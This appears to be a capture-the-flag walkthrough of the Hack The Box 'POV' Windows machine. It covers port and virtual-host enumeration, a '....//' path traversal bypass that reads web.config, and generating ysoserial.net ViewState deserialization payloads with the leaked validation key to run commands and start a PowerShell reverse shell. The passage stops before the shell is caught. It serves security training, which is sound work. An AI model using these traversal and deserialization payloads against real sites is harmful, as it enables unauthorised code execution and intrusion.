

Summary
POV is a Windows machine built around a chain of web-layer vulnerabilities and Windows-specific privilege paths. A portfolio site on a dev subdomain leaks its ASP.NET configuration through a local file inclusion vulnerability in a CV download endpoint. The web.config file contains ViewState cryptographic keys, which allow crafting a malicious deserialization payload that executes arbitrary commands on the server. Initial access lands as a low-privileged user with no flag on the Desktop. Enumeration reveals an encrypted PSCredential XML file containing hardcoded credentials for a second user, who carries SeDebugPrivilege. That privilege allows process migration into lsass.exe, which runs as SYSTEM.
Flags:
- User: ViewState deserialization RCE as
sfitz→ PSCredential XML decryption → lateral movement toalaadingvia RunasCs. - Root:
SeDebugPrivilege→ Meterpreter process migration intolsass.exe→ SYSTEM shell.
Detailed Walkthrough
Enumeration
Nmap Scan
As always, begin with a full TCP scan.
sudo nmap -p- --min-rate 1000 -T4 10.129.230.183 -oA TCP_allportsExtract open ports:
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')Run detailed enumeration:
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.230.183# Nmap 7.99 scan initiated Mon May 4 08:40:29 2026 as: /usr/lib/nmap/nmap -p 80 -sC -sV -vv -oA TCP_detailed 10.129.230.183
Nmap scan report for 10.129.230.183
Host is up, received echo-reply ttl 127 (0.060s latency).
Scanned at 2026-05-04 08:40:30 EDT for 13s
PORT STATE SERVICE REASON VERSION
80/tcp open http syn-ack ttl 127 Microsoft IIS httpd 10.0
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_http-favicon: Unknown favicon MD5: E9B5E66DEBD9405ED864CAC17E2A888E
|_http-server-header: Microsoft-IIS/10.0
|_http-title: pov.htb
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon May 4 08:40:43 2026 -- 1 IP address (1 host up) scanned in 13.67 seconds
- 80 (HTTP) — Microsoft IIS 10.0, single open port. The banner confirms
pov.htbas the FQDN — add it to/etc/hostsbefore proceeding.
Web Enumeration
With only one port open, the web server is the entire attack surface. Add pov.htb to /etc/hosts:
sudo nano /etc/hostsNavigating to http://pov.htb shows a simple corporate portfolio site.

While browsing the main site, run vhost enumeration in the background — IIS setups on HTB frequently have hidden subdomains:
ffuf -u http://pov.htb/ -H 'Host: FUZZ.pov.htb' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -ac
dev.pov.htb comes back. Add it to /etc/hosts and visit it.


This is a personal developer portfolio built with ASP.NET. The bio references bad coding practices — an intentional hint.
There is also a working “Download CV” button. Unlike many HTB links that exist only as decoration, this one makes an actual request. Intercept it with Burp Suite.
Finding 1 — Functional File Download Endpoint Exposing Direct File Reference Parameter
LFI — CV Download Endpoint
The captured request shows a POST parameter referencing cv.pdf directly — a textbook path traversal candidate on a Windows IIS host.

Since the server is IIS, the web application configuration lives in web.config. Try to reach it with a basic path traversal — replace cv.pdf with:
../web.configThe response is blank. The ../ sequence is being stripped.

A common filter implementation scans for
../and removes it in a single pass. Doubling the sequence defeats this:....//becomes../after the filter strips the inner../, leaving a valid traversal.
Replace the value with:
....//web.config
LFI confirmed. The response includes full ASP.NET ViewState cryptographic configuration.
Finding 2 — Local File Inclusion via Path Traversal Filter Bypass in CV Download Endpoint
ASP.NET ViewState Deserialization
The web.config response contains the validation key, decryption key, algorithm settings, and the ViewState generator value.
ViewState is an ASP.NET mechanism that serializes page state into a hidden form field, signs it with
validationkey, and optionally encrypts it withdecryptionkey. On each POST, the server deserializes the field to restore state. When both keys are known, an attacker can craft a malicious serialized object and submit it as__VIEWSTATE— triggering arbitrary code execution during deserialization. Theysoserial.nettool automates payload generation for this attack.
A note on tooling: ysoserial.net is a Windows x86 binary. Running it on an ARM Mac requires a Windows environment. I used my Proxmox homelab to spin up a Windows VM for this step.
Start by confirming that the tool produces usable output with a benign command:
.\ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -o base64 -c "ping 127.0.0.1"
Then build a ViewState-specific test payload using the keys from web.config, targeting the /portfolio path:
.\ysoserial.exe -p ViewState -g TypeConfuseDelegate -c "mkdir c:\temp" --path="/portfolio" --apppath="/" --validationalg="SHA1" --validationkey=5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468 --decryptionalg="AES" --islegacy --isdebug

Paste the output into Burp repeater as the __VIEWSTATE value and send — if c:\temp is created on the target, code execution is confirmed. The viewstategenerator value in the Burp request should read 8E0F0FA3, matching web.config.
With RCE verified, generate the reverse shell payload. Encode the PowerShell one-liner in base64:

Build the final ViewState payload with the full key set:
.\ysoserial.exe -p ViewState -g TypeConfuseDelegate -c "powershell -e <BASE64_PAYLOAD>" --path="/portfolio" --apppath="/" --validationalg="SHA1" --validationkey=5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468 --decryptionalg="AES" 